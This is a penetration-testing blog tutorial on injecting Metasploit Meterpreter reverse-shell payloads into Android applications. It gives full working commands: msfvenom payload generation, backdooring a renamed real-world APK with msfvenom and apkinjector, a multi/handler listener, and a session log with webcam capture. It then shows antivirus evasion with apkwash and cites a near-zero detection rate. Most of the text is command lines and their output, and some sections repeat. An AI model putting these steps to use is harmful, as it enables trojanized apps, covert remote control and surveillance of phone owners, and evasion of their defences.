

# Injecting Metasploit Payloads into Android Applications

 [pentestlab.blog/category/mobile-pentesting/page/2](https://pentestlab.blog/category/mobile-pentesting/page/2)

March 13, 2017

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.76 LPORT=4444 R > pentestlab.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 9487 bytes
```

## Manual Android Payload Generation

It is possible to use a legitimate Android application as a Trojan in order to exploit the actual device of the user. The reasons of why this test is important in every android security assessment is because it would allow the penetration tester to discover if there are certain protections around the binary in place. If there are not and the application could be trojanized by a malicious attacker then the client should be aware.

The process of injecting Metasploit payloads into Android applications can be done both manually and automatically. This post will examine the automated process. However if in an engagement time is not a factor then the manual method should be considered.

## Payload Generation

Before anything else the payload needs to be generated that it will be used in order to compromise the mobile device. Metasploit Framework could be used for this activity since it can produce a payload and then extract it as APK file.

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.1.76 LPORT=4444 R > pentestlab.apk
```

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.76 LPORT=4444 R > pentestlab.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 9487 bytes
```

## Manual Android Payload Generation


## Injecting Payloads to APK

Before the injection of the payload that it has been generated above it is necessary to have the target APK file. The article [Retrieving APK Files](#) can be used as a guidance to obtain APK files from the phone if the application is already installed or directly through the Google Play Store.

There are various scripts publicly available that can inject a Metasploit payload into an Android application. However in certain scenarios it is possible to use MSFVenom as well in order to create and inject automatically a Metasploit payload.

```
root@kali:~# msfvenom -x CameraSample.apk -p android/meterpreter/reverse_tcp  
LHOST=192.168.1.76 LPORT=4444 -o CameraSample_backdoored.apk
```

MSFVenom will decompile the application and it will try to discover the hook point of where the payload will be injected. Furthermore it will poison the Android Manifest file of the application with additional permissions that could be used for post exploitation activities. The output can be seen below:

A terminal window with a dark background and a dragon watermark. The output of the msfvenom command is displayed in white text. The process includes decompiling the original APK and the payload, locating a hook point, copying payload files, loading the original smali code and injecting the payload, poisoning the manifest with meterpreter permissions, adding various Android permissions (ACCESS\_WIFI\_STATE, CHANGE\_WIFI\_STATE, ACCESS\_COARSE\_LOCATION, SEND\_SMS, CALL\_PHONE, WRITE\_SETTINGS, READ\_SMS, RECEIVE\_BOOT\_COMPLETED, SET\_WALLPAPER, READ\_CALL\_LOG, WRITE\_CALL\_LOG), rebuilding the APK with the injection, signing it, and finally saving it as CameraSample\_backdoored.apk. The payload size is noted as 154428 bytes.

```
[*] Decompiling original APK..  
[*] Decompiling payload APK..  
[*] Locating hook point..  
[*] Copying payload files..  
[*] Loading /tmp/d20170313-2357-1rogpbx/original/smali/com/phonegap/camerasample  
/CameraSampleActivity.smali and injecting payload..  
[*] Poisoning the manifest with meterpreter permissions..  
[*] Adding android.permission.ACCESS_WIFI_STATE  
[*] Adding android.permission.CHANGE_WIFI_STATE  
[*] Adding android.permission.ACCESS_COARSE_LOCATION  
[*] Adding android.permission.SEND_SMS  
[*] Adding android.permission.CALL_PHONE  
[*] Adding android.permission.WRITE_SETTINGS  
[*] Adding android.permission.READ_SMS  
[*] Adding android.permission.RECEIVE_BOOT_COMPLETED  
[*] Adding android.permission.SET_WALLPAPER  
[*] Adding android.permission.READ_CALL_LOG  
[*] Adding android.permission.WRITE_CALL_LOG  
[*] Rebuilding CameraSample.apk with meterpreter injection as /tmp/d20170313-235  
7-1rogpbx/output.apk  
[*] Signing /tmp/d20170313-2357-1rogpbx/output.apk  
Payload size: 154428 bytes  
Saved as: CameraSample backdoored.apk
```

#### MSFVenom – Payload Injection

For the purposes of this article [apkinjector](#) has been used as tool to perform the payload injection activity. Other scripts that it could be used to perform the same job are:

**Note:** The Android application that it has been used for the demonstration purposes of this article is a real world application that it has been renamed to target.apk for obvious reasons.

APK injector will use the Apktool in order to fully decompile the application, inject the payload and then compile it again and sign it.

```

root@kali:~# apkinjector /root/Desktop/pentestlab.apk /root/Desktop/target.apk
I: Using Apktool 2.2.2 on pentestlab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Using Apktool 2.2.2 on target.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

```

#### APK Injector – Decoding the APK

Then APK Injector will attempt to inject the payload inside a file and use again Apktool to compile and sign the application.

```

Successfully injected the payload and invoke was inserted into the launching .s
mali file.

I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...

Verifying ApkTool was able to compile the modified original package.

Injected package created: /root/injected_target.apk
Moving the injected package to the current directory
Checking for ~/.android/debug.keystore for signing

Attempting to sign the package with your android debug key

jar signed.

```

#### APK Injector – Building the injected APK

A Metasploit listener should be configured in order to receive the payload:



```

msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.76
LHOST => 192.168.1.76
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

```

#### Metasploit – Handling Android Payloads

From the moment that the user will install and open the modified APK on his phone the payload will be executed and a Meterpreter session will be returned.

```

[*] Started reverse TCP handler on 192.168.1.76:4444
[*] Starting the payload handler...
[*] Sending stage (67614 bytes) to 192.168.1.148
[*] Meterpreter session 4 opened (192.168.1.76:4444 -> 192.168.1.148:52750) at 2017-03-13 13:14:57 +0000

```

#### Meterpreter via Malicious APK


There are a list of tasks that it can be done after the exploitation like to check if the device is rooted, dump the contact list, retrieve the SMS messages of the phone or just use the camera phone to take a snapshot. All of these activities depend on the permissions that the application that carries the payload has which are defined in the Android manifest file.

```

meterpreter > check_root
[*] Device is not rooted
meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0.1 - Linux 3.10.40-9117724 (armv7l)
Meterpreter  : dalvik/android
meterpreter > getuid
Server username: u0_a354
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/BZBVyLdp.jpeg

```

#### Android Post Exploitation



Android Post Exploitation – Camera Snapshot

## Antivirus Evasion

---

If the device has an antivirus software installed then depending on the product the payload could be prevented from being executed on the device. However it is possible to evade the antivirus with the use of [APKwash](#). This script will modify all the strings and file structures in order to perform the evasion and then it will rebuild the package with the use of apktool.

```
root@kali:~# apkwash /root/pentestlab.apk
I: Using Apktool 2.2.2 on pentestlab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...

Washed package created: /root/washed_pentestlab.apk
Moving the injected package to the current directory
```

APK Wash – Antivirus Evasion

The results can be verified by uploading the final APK into the [nodistribute.com](https://nodistribute.com) website:

From a list of known antivirus vendors only Kaspersky was able to detect the malicious APK which increases the success rate that the malicious payload could be able to deployed on the device. Various other tools like Veil and Shelter could be used to make antivirus evasion more efficient.